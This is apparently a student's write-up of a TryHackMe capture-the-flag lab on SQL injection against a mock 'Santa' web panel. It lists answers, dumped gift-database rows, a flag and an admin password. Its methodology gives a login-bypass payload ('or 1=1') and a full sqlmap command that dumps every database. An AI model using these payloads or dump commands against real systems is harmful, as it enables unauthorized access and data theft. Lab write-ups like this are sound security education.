
<https://www.ibm.com/support/swg/dmgtch.nsf/PDF/>

Finding TCP Port Number SQL Instance is Listening on - IBM

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Question 2

Santa's secret login panel is /santapanel



Question 3

The database used from the hint in Santa's TODO list is sqlite.

Question 4

There are 22 entries in the gift database.

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Ed	5	playstation
Michael	6	xbox
William	9	books
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 5

James is 8 years old.

kid	age	title
James	8	shoes

Question 6

Paul ask for github ownership.

Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary

Question 7

The flag that showed in the terminal is thmfox{All_I_Want_for_Christmas_IS_You}.

Database: <current>		
Table: hidden_table		
[1 entry]		
flag		
thmfox{All_I_Want_for_Christmas_IS_You}		

Question 8

Admin's password is EhCNSWzzFP6sc7gb

Database: <current>		
Table: users		
[1 entry]		
password	username	
EhCNSWzzFP6sc7gb	admin	

Thought Process/Methodology:

Firstly we connected to the network via openVPN to access machines. After succeeding, we copied Machine_IP:8000 and pasted it in our own browser. We were shown a Santa's Official Forum page. To get the Santa secret login panel page, we add /santapanel to our URL. After that, we were shown a login page. We entered "santa' or 1=1 -" as the username and "santa" as the password. In SQL, 1=1 will always evaluate to true, so what we are telling SQL is that the password will be '' or true;. This case will always be true and let us log in with any user. After we successfully perform our SQL injection, we are taken to a page where we can see some data from Santa's database. Then, we were using Burp Suite and SqlMap to automate this. We turned on FoxyProxy to start intercepting. Intercept is on in the Proxy tab. Then, we came back over to the webpage and we did a test request. After we hit search, we checked back with Burp and we saw the request. We save this as santasql so SqlMap can use it. We can do this with the request sqlmap -r /home/1211101145/thm/day5/santasql --tamper=space2comment --dump-all --dbms sqlite. We should see an output containing multiple databases and their contents if everything works. We can see there are 22 entries in the gift database, the username and password, and the flag.